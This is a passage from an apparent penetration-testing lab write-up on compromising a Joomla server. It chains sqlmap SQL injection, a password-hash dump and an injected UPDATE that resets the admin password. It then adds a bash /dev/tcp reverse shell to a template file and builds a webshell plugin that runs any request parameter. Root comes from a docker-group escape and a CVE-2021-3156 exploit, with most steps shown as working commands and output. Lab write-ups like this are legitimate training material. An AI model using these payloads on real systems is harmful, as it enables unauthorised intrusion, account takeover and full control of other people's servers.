
```

1 POST /communications/comms.php HTTP/1.1
2 Host: 192.168.56.106
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 13
9 Content-Type: application/x-www-form-urlencoded
10 Connection: close
11 Referer: http://192.168.56.106/communications/comms.php
12 Cookie: 57696afa232d648e6069d67eeea4fb0=9jptnsp3lqqglc7o6k1cj2hb7j; ce00f49e77548251f7867b4fc6b2b08e=r6lousfu5b6of9ok7e5j0utrt
13 Upgrade-Insecure-Requests: 1
14
15 useroptions=1

```

Figure 2.24: Intercepted POST request

At this stage, we can execute the `sqlmap` tool by supplying it with the captured POST request and the parameter found. The command below is used to test for SQL injections and display the tables in the database:



```
(kali㉿kali)-[~/Desktop]
$ sqlmap -r post-request.txt -p useroptions --tables information_schema
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers of sqlmap are neither responsible nor liable for any damages caused by its use.
[*] starting @ 07:13:13 /2024-06-18/
[07:13:13] [INFO] parsing HTTP request from 'post-request.txt'
[07:13:13] [INFO] resuming back-end DBMS 'mysql'
[07:13:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: useroptions (POST)
Type: boolean-based blind
Title: AND Boolean-based blind - WHERE or HAVING clause
Payload: useroptions=1 AND 1325=1325

Type: stacked queries
Title: MySQL > 5.0.12 stacked queries (comment)
Payload: useroptions=1;#SELECT SLEEP(5)#

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: useroptions=1 AND (SELECT 9000 FROM (SELECT(SLEEP(5)))qaww)

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: useroptions=1 UNION ALL SELECT CONCAT(0x7171707671,0x7476664e7a68597a5a4c4c594c6d4c77457374755854686f7779536a71466c6e46417049474374b,0x716a6b6271),NULL--
```


[07:13:13] [INFO] the back-end DBMS is MySQL
[07:13:13] [INFO] web application technology: Apache 2.4.41
[07:13:13] [INFO] back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[07:13:13] [INFO] fetching database names
[07:13:13] [INFO] fetching tables for databases: 'comms', 'information_schema', 'joomladb'
Database: information_schema

Figure 2.25: sqlmap results

The output from `sqlmap` reveals that the `useroptions` parameter is susceptible to several types of SQL injection attacks. The tool also lists all the tables within three databases it discovered: `comms`, `information_schema`, and `joomladb`.

Among these, `information_schema` is a special schema providing access to metadata about database objects such as tables, views, columns, and constraints. The `comms` database contains messages and user information for the Administrator Log Page, which is not of particular interest to us.

Our primary focus is on the database named `joomladb`. Below is a portion of its tables:



Database: joomladb	[70 tables]
compatibility_hkctb_users	
hkctb_action_log_config	
hkctb_action_logs	
hkctb_action_logs_extensions	
hkctb_action_logs_users	
hkctb_assets	
hkctb_associations	
hkctb_banner_clients	
hkctb_banner_tracks	
hkctb_banners	
hkctb_categories	
hkctb_contact_details	
hkctb_content	
hkctb_content_frontpage	
hkctb_content_rating	
hkctb_content_types	
hkctb_contentitem_tag_map	
hkctb_extensions	
hkctb_fields	
hkctb_fields_categories	
hkctb_fields_groups	
hkctb_fields_values	
hkctb_finder_filters	
hkctb_finder_links	
hkctb_finder_links_terms	
hkctb_finder_logging	
hkctb_finder_taxonomy	
hkctb_finder_taxonomy_map	
hkctb_finder_terms	
hkctb_finder_terms_common	
hkctb_finder_tokens	

Figure 2.26: Some tables of the `joomladb` database

The `joomladb` database contains an interesting table called `hkctb_users`:

Column	Type
block_time	tinyint(4)
name	varchar(400)
activation	varchar(100)
email	varchar(100)
id	int(11)
lastResetTime	datetime
lastvisitDate	datetime
otep	varchar(1000)
otpKey	varchar(1000)
params	text
password	varchar(100)
registerDate	datetime
requireReset	tinyint(4)
resetCount	int(11)
sendEmail	tinyint(4)
username	varchar(150)

Figure 2.27: `hkctb_users` table

Using the following sqlmap command we dumped the content of this table which revealed **superjohn’s password hash**:

```
sqlmap -r ./postReq.txt -p useroptions --dump -C username,password  
-T hkctb_users -D joomladb
```

username	password
superjohn	\$2y\$10\$QAZXSWEDCVFRTGBNHYUJM.x9UqX2BJFBbimv1TYlvm8tDizvCGPbq

Figure 2.28: superjohn’s password hash

This is the hash we found:

`$2y$10$QAZXSWEDCVFRTGBNHYUJM.x9UqX2BJFBbimv1TYlvm8tDizvCGPbq`

The hash turned out to be a Bcrypt hash with a cost factor of 10. We attempted to crack this hash using the `Hashcat` tool and the wordlist `rockyou.txt`. However, after several hours, we concluded that it was not possible to crack it easily, so we moved on.

Our next idea was to perform an SQL injection to update the hash in the database with a hash of a simple password. We generated online the Bcrypt hash with cost factor 10 for the word “ciao”, and replaced the old hash with this new one.

Here is the query we injected into the form on the Administrator Log Page:

```
2;UPDATE joomladb.hkctb_users SET password =
```

```
"$2y$10$isAqdAFrIajtkW9VLpfMiefIMHmI.9lsw7y44KCZKJLx7pwsqKurq"  
where username = "superjohn";#
```

With this injection we updated the `hkctb_users` table of the `joomladb` database and set the value of the password column for the username “superjohn” with the newly generated Bcrypt hash.

At this point, we returned to the admin login page and successfully logged in using the username “superjohn” and the password “ciao”:




Figure 2.29: Login with username “superjohn” and password “ciao”

Finally, we were able to successfully login as the admin:




Figure 2.30: Joomla dashboard

Once we gained access to the Joomla Admin Panel, we conducted extensive online research on ways to exploit it. We discovered two methods to obtain a reverse shell: through **Template Modification** and via a **Webshell Plugin**.




Figure 2.31: Two exploitation paths

Template Modification

While exploring the dashboard interface, we found a subsection called “Administrator Templates” within the System section. To get a reverse shell, we could simply injected a payload into any .php file and then access it through its path from the browser. Specifically, we modified the `login.php` file located under `/administrator/templates/atum/`:

```

<?php
system('bash -c "bash -i >& /dev/tcp/192.168.56.101/4444 0>&1"');
/* @package Joomla
 * @subpackage Administrator
 * @subpackage Templates
 * @copyright (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
 * @license GNU General Public License version 2 or later; see LICENSE.txt
 * @since 4.0.0
 */
defined('_JEXEC') or die;
use Joomla\CMS\Factory;
use Joomla\CMS\HTML\Helper;
use Joomla\CMS\Language\Text;
use Joomla\CMS\Layout\LayoutHelper;
use Joomla\CMS\Uri\Uri;
/** @var \Joomla\CMS\Document\HtmlDocument $this */
$app = Factory::getApplication();
$input = $app->input;
$web = $this->getWebAssetManager();

```

Figure 2.32: `login.php` modification

We inserted the following code into the `login.php` file:

```
system('bash -c "bash -i >& /dev/tcp/192.168.56.101/4444 0>&1"');
```

In this payload, we specified the IP address of our local machine and the port number that we opened by setting `netcat` to listen using the command: `nc -lvp 4444`.

After saving the modified `login.php` file, we set up a `netcat` listener on our local machine and then we navigated to the `login.php` file from our browser:




Figure 2.33: Accessing the modified template

After accessing the modified `login.php` template through our browser, we established a TCP connection on port 4444 and successfully obtained a reverse shell as the user “john” on the target machine.



Figure 2.34: Reverse shell as john - First method

Webshell Plugin

The second method we used to obtain a reverse shell as John involved creating a plugin for Joomla. While searching for Joomla webshell plugins yields many viable options, we chose to develop our own. Typically, plugins consist of just a single code file. However, to properly install the plugin, the code must be packaged into an installation file that can be processed by the Joomla installer. We began by referencing the official Joomla documentation on creating plugins, then trimmed it down to include only the essentials.

The first step is to create the **installation file**. Like all extensions in Joomla, plugins are installed as a .zip file (with .tar.gz also supported), but a properly formatted XML file must be included. Here is the XML installation file we created:

```

GNU nano 7.2
<?xml version="1.0" encoding="utf-8"?>
<extension type="plugin" group="search" method="upgrade">
  <name>Plugin</name>
  <author>anotherBreakInTheLog</author>
  <creationDate>June 2024</creationDate>
  <copyright>Copyright (C) 2024</copyright>
  <license>GNU General Public License version 2 or later; see LICENSE.txt</license>
  <authorEmail>email@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
  <version>4.0.0</version>
  <description>Get execution</description>
  <files>
    <filename plugin="webshell">plugin.php</filename>
  </files>
</extension>

```

Figure 2.35: plugin.xml installation file

As we can see from Figure 2.35, we created a XML installation file for the **webshell** (plugin=“webshell”) **search** (group=“search”) **plugin** (type=“plugin”) and the name of the plugin that we will write is **plugin.php**. This information will be useful later on when accessing the plugin.

The second step is to create the **plugin**: we wrote a very straightforward PHP file that executes a system command passed via the **cmd** parameter in the HTTP request. When an HTTP request is made to the PHP script with the cmd parameter, the specified command in cmd will be executed on the server.

```

GNU nano 7.2
<?php
system($_REQUEST['cmd']);
die();
?>
```

Figure 2.36: plugin.php file

Next, we need to compress the two files we created, **plugin.xml** and **plugin.php**, into a zip file. Afterward, in the Joomla Admin Panel, we navigate to **System → Install → Extensions** and upload the zip file.




Figure 2.37: Uploading the plugin

Now, we need to access the `plugin.php` file from our browser and we will have a webshell. To test that everything was working properly, we accessed the following path:

`http://192.168.56.106/joomla/plugins/search/webshell/plugin.php?cmd=id`




Figure 2.38: Webshell: output of the `id` command

Finally, from the webshell, we can get a reverse shell in a standard way by executing `bash`:

```
(kali㉿kali)-[~/Desktop]
$ curl http://192.168.56.106/joomla/plugins/search/webshell/plugin.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/192.168.56.101/4444 0>&1"'
```

Figure 2.39: Getting a shell

Of course, we should begin by listening on port 4444 using `netcat`. After executing the `curl` command, we obtain a reverse shell as user “john”:

```
(kali㉿kali)-[~]Desktop
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.106] 59042
bash: cannot set terminal process group (804): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
</head><body>
john@johnserver:/var/www/html/joomla/plugins/search/webshell$ whoami
whoami requested URL was not found on this server.</p>
john
john@johnserver:/var/www/html/joomla/plugins/search/webshell$ █</address>
</body></html>
```

Figure 2.40: Reverse shell as john - Second method

Finally, we stabilised the shell by upgrading it with the following commands:

```
john@johnserver:/var/www/html/joomla/plugins/search/webshell$ script /dev/null -c bash
<a/plugins/search/webshell$ script /dev/null -c bash
Script started, file is /dev/null
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

john@johnserver:/var/www/html/joomla/plugins/search/webshell$ ^Z
zsh: suspended nc -nlvp 4444

(kali㉿kali)-[~]
└─$ stty raw -echo ; fg
[1] + continued nc -nlvp 4444
reset
reset: unknown terminal type unknown
Terminal type? screen
```

Figure 2.41: Reverse shell stabilisation

Escalate Privileges

After gaining local access on the target machine as the user john, our next objective was to escalate privileges and gain root access. To facilitate this, we transferred LinPEAS (Linux Privilege Escalation Awesome Script) onto the target machine. LinPEAS is a script specifically designed to thoroughly search for potential methods to escalate privileges.


```
john@johnserver:/tmp$ wget http://192.168.56.101/linpeas.sh
--2024-06-18 11:55:45-- http://192.168.56.101/linpeas.sh
Connecting to 192.168.56.101:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 860549 (840K) [text/x-sh]
Saving to: 'linpeas.sh'

[...]
john@johnserver:/tmp$ ls -l
total 844
-rw-r--r-- 1 john john 860549 Mar 4 09:57 linpeas.sh
john@johnserver:/tmp$ chmod +x linpeas.sh
john@johnserver:/tmp$ ls -l
total 844
-rwxr-xr-x 1 john john 860549 Mar 4 09:57 linpeas.sh
john@johnserver:/tmp$
```

Figure 3.42: Downloading LinPEAS in /tmp

In particular, the script uses the color red to highlight suspicious configurations that could potentially lead to PE. After running the script on our target machine, the output presented several options that we could investigate as potential paths for escalating privileges:

1. The user john is in the docker group:



The screenshot shows the LinPEAS output for the user john. It highlights the 'User & Groups' section where it shows john is part of the docker group. Other groups listed include adm, cdrom, dip, plugdev, and sudo. The output also lists various system paths and their permissions, with some being highlighted in red.

Figure 3.43: john in docker group

Being a member of the docker group poses a potential security risk. This group grants users elevated privileges over the Docker daemon, which itself runs with root-level permissions. Consequently, users in the docker group can interact with the Docker daemon using commands like `docker`, enabling them to run containers with root privileges. Once inside such a container, a user effectively gains root access, allowing them to perform sensitive operations such as mounting the host filesystem or executing other privileged actions. Therefore, membership in the docker group should be carefully managed to mitigate security vulnerabilities.

2. The sudo version is vulnerable:

```
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31
```

Figure 3.44: Vulnerable sudo version

Running an outdated version of `sudo` can pose significant risks due to potential security vulnerabilities that have been identified and documented, including CVEs that could allow for privilege escalation exploits.

3. There is a SUID file:

```
Files with Interesting Permissions
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#suid-and-suid
-rwsr-xr-x 1 root  messagebus 51K Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root  root  40K Feb 21 2022 /usr/libexec/gnome-device-plugin
-rwsr-xr-x 1 root  root  23K Feb 21 2022 /usr/libexec/libkeykit-1-polkit-agent-helper-1
-rwsr-xr-x 1 root  root  467K Jan 2 17:13 /usr/lib/openssh/ssh-keystore
-rwsr-xr-x 1 root  root  67K Apr 9 15:24 /usr/lib/systemd/systemd-mount
-rwsr-xr-x 1 root  root  64K Feb 6 12:49 /usr/bin/rmngtp → HP-UX 10.20
-rwsr-xr-x 1 root  root  163K Feb 3 2020 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root  root  39K Apr 9 15:24 /usr/bin/rmtrash → ESB/limonlib-1996
-rwsr-xr-x 1 root  root  23K Feb 21 2022 /usr/bin/rename → Linux4.19_rv_5.1.7(CVE-2019-13272/rhel_8(CVE-2011-1485)
-rwsr-xr-x 1 root  root  52K Feb 6 12:49 /usr/bin/chsh → Apple_Mac OSX(B3-2000)/Solaris_A/9/12-2004/SPARC_B/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root  root  67K Feb 6 12:49 /usr/bin/passed → Apple_Mac OSX(B3-2000)/Solaris_A/9/12-2004/SPARC_B/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root  root  67K Mar 30 2023 /usr/bin/passwd → SUSE_9_3/10
-rwsr-xr-x 1 root  root  55K Feb 6 12:49 /usr/bin/cron → SUSE_9_3/10
-rwsr-xr-x 1 root  root  55K Apr 9 15:34 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 daemon  daemon  55K Nov 12 2018 /usr/bin/ld → HTr04 OSX_2.0g(CVE-2002-2814)
-rwsr-xr-x 1 root  root  10K Feb 13 2020 /usr/bin/crontab → HTr04 OSX_2.0g(CVE-2002-2814)

SUID
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#suid-and-suid
-rwxr-sr-x 1 root  utmp 15K Sep 30 2019 /usr/lib/x86_64-linux-gnu/utempter
-rwsr-sr-x 1 root  shadow 43K Jan 10 13:55 /usr/sbin/pam_extrusers_chkpwd
-rwsr-sr-x 1 root  shadow 34K Jan 10 13:55 /usr/sbin/pam_unix_chkpwd
-rwsr-sr-x 1 root  mail 15K Jan 2 17:13 /usr/sbin/mailagent
-rwsr-sr-x 1 root  mail 15K Aug 2 2019 /usr/bin/mlock
-rwsr-sr-x 1 root  shadow 43K Mar 30 2020 /usr/bin/bsd-write
-rwsr-sr-x 1 root  shadow 43K Mar 30 2020 /usr/bin/bsd-read
-rwsr-sr-x 1 root  shadow 83K Feb 6 12:49 /usr/bin/change
-rwsr-sr-x 1 root  crontab 43K Feb 13 2020 /usr/bin/crontab → HTr04 OSX_2.0g(CVE-2002-1614)
-rwsr-sr-x 1 daemon  daemon  55K Nov 12 2018 /usr/bin/ld → HTr04 OSX_2.0g(CVE-2002-2814)
```

Figure 3.45: SUID file

SETUID files can be dangerous, especially if the binary file contains a vulnerability (e.g., a buffer overflow). SETUID (Set User ID) allows users to run an executable with the privileges of the executable's owner (since they assume its effective user ID). When a file has its SETUID (Set User ID) bit set and is owned by root, any user executing it gains root privileges.

Docker group membership

While exploring the filesystem, we discovered that a Docker image was stored locally on the target machine. However, we did not find a running container created from that Docker image on the system.

```
john@johnserver:/home/john$ docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
node latest 5212d7dd5bd4 2 months ago 1.1GB
john@johnserver:/home/john$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
john@johnserver:/home/john$
```

Figure 3.46: Docker image on the target machine

At this stage, we executed the following Docker command to run a new container with elevated privileges and with the host's root filesystem mounted into the container:

```
docker run -v /:/host -it --rm --privileged node:latest /bin/bash
```

```

john@johnserver:/home/john$ docker run -v /:/host -it --rm --privileged node:latest /bin/bash
<:/host -it --rm --privileged node:latest /bin/bash
root@722dfff88846:# whoami
whoami
root
root@722dfff88846:# ■

```

Figure 3.47: Running the container

Here are the details of the command used:

- **-v /:/host**: Mounts the host's root filesystem (/) to the container's /host directory.
- **-it**: Runs the container in interactive mode with a terminal.
- **--rm**: Automatically removes the container when it exits.
- **--privileged**: Grants the container extended privileges.
- **node:latest**: The image to use (in this case, the Node.js image).
- **/bin/bash**: The command to run inside the container (a bash shell).

Once inside the container, we find ourselves as the root user with access to the filesystem of our target machine located in the /host directory. As an additional step, we can run the command `chroot /host bash`, in order to change the root directory of the current running process to /host and then start a new bash shell session within that context.

```

john@johnserver:$ docker run -v /:/host -it --rm --privileged node:latest /bin>
root@154b2c03c6ee:/# ls
bin dev home lib media opt root sbin sys usr
boot etc host lib64 mnt proc run srv tmp var
root@154b2c03c6ee:/# cd /host
root@154b2c03c6ee:/host# ls
bin cdrom etc lib lib64 lost+found mnt proc run srv tmp var
boot dev home lib32 libx32 media opt root sbin sys usr
root@154b2c03c6ee:/host# chroot /host bash
root@154b2c03c6ee:/# ls
bin cdrom etc lib lib64 lost+found mnt proc run srv tmp var
boot dev home lib32 libx32 media opt root sbin sys usr
root@154b2c03c6ee:/# whoami
root
root@154b2c03c6ee:/# ■

```

Figure 3.48: Docker group privilege escalation

Vulnerable sudo version

LinPEAS identified that the target machine was using `sudo` version 1.8.31. We decided to search online to see if there were any known vulnerabilities that could be exploited in this version. We discovered a proof-of-concept (PoC) for **CVE-2021-3156** on GitHub. The NIST description about this CVE says that: *Sudo before 1.9.5p2 contains an off-by-one error that can result in a heap-based buffer overflow, which allows privilege escalation to root via "sudoedit -s" and a command-line argument that ends with a single backslash character.*

Subsequently, we downloaded the necessary files to our local machine and set up a local server to transfer them to the target machine. After compiling and running the executable, we successfully obtained root privileges.

```
john@johnserver:/tmp$ wget http://192.168.56.101/package.zip
-- 2024-06-18 12:05:30 -- http://192.168.56.101/package.zip
Connecting to 192.168.56.101:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1625 (1.6K) [application/zip]
Saving to: 'package.zip'

package.zip      100%[=====] 1.59K --.-KB/s   in 0s

2024-06-18 12:05:30 (285 MB/s) - 'package.zip' saved [1625/1625]

john@johnserver:/tmp$ ls
linpeas.sh package.zip tmux-1000
john@johnserver:/tmp$ unzip package.zip
Archive: package.zip
  inflating: Makefile
  inflating: exploit.c
  inflating: shellcode.c
john@johnserver:/tmp$ ls
Makefile exploit.c linpeas.sh package.zip shellcode.c tmux-1000
john@johnserver:/tmp$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
john@johnserver:/tmp$ ./exploit
# whoami
root
#
```

Figure 3.49: Exploiting sudo version 1.8.31

Vulnerable SUID binary

As indicated by the output from LinPEAS, an interesting file caught our attention: `/home/john/Documents/read_logs`. Upon checking its ownership, we discovered that this SUID binary is owned by the root user.

```
john@johnserver:/home/john/Documents$ ll read_logs
-rwsrwsr-x 1 root john 70736 Apr 11 15:42 read_logs*
john@johnserver:/home/john/Documents$
```

Figure 3.50: Properties of `read_logs`

The next step was to check for any vulnerabilities within the executable that could potentially be exploited to execute arbitrary code with root privileges. Since we did not have access to the source code, we decided to copy the executable and transfer it to our local machine to use Ghidra for reverse engineering. Here is the decompiled code of the program from Ghidra:

```

C:\Decompile\main - (read_logs)
1 iVar3 = strcmp(buffer,fakePswd);
2 if (iVar3 == 0) {
3     iVar4 = std::operator<<((basic_ostream *)std::cout,"Access granted");
4     std::basic_ostream<>::operator<<((basic_ostream *)pbVar4,std::endl<>);
5     std::basic_ifstream<>::basic_ifstream((char *)file,0x102045);
6     /* try { // try from 00101462 to 00101495 has its CatchHandler @ 0010155c */
7     iVar1 = std::basic_ifstream<>::is_open();
8     if (iVar1 == 'x01') {
9         std::cxx11::basic_string<>::basic_string();
10        while(true) {
11            /* try { // try from 001014c3 to 0010151c has its CatchHandler @ 00101544 */
12            pbVar5 = (long *)std::getline<>((basic_iostream *)&file,(basic_string *)&line);
13            bVar2 = std::basic_ios::operator.cast_to_bool
14                ((basic_ostream *)((long)pVar5 + *(long *)(*pbVar4 + -0x10)));
15            if (!bVar2) break;
16            pbVar4 = std::operator<<((basic_ostream *)std::cout,(basic_string *)&line);
17            std::basic_ostream<>::operator<<((basic_ostream *)&pbVar4,std::endl<>);
18            iVar3 = 0;
19            std::basic_ifstream<>::close();
20        }
21        fakePswd[0] = 'P';
22        fakePswd[1] = 'a';
23        fakePswd[2] = 'k';
24        fakePswd[3] = 'e';
25        fakePswd[4] = 's';
26        fakePswd[5] = 'e';
27        fakePswd[6] = 'c';
28        fakePswd[7] = 'o';
29        fakePswd[8] = 'u';
30        fakePswd[9] = 't';
31        fakePswd[10] = 'e';
32        fakePswd[11] = 'r';
33        fakePswd[12] = 's';
34        fakePswd[13] = 's';
35        fakePswd[14] = 'v';
36        fakePswd[15] = 'o';
37        fakePswd[16] = 'r';
38        fakePswd[17] = 'u';
39        fakePswd[18] = 'l';
40        fakePswd[19] = '0';
41        read(0,buffer,0x400);
42        iVar3 = strcmp(buffer,fakePswd);
43    }
44 }

```

(a) Decompiled code - part 1

(b) Decompiled code - part 2

Figure 3.51: Decompiled code of `read_logs`

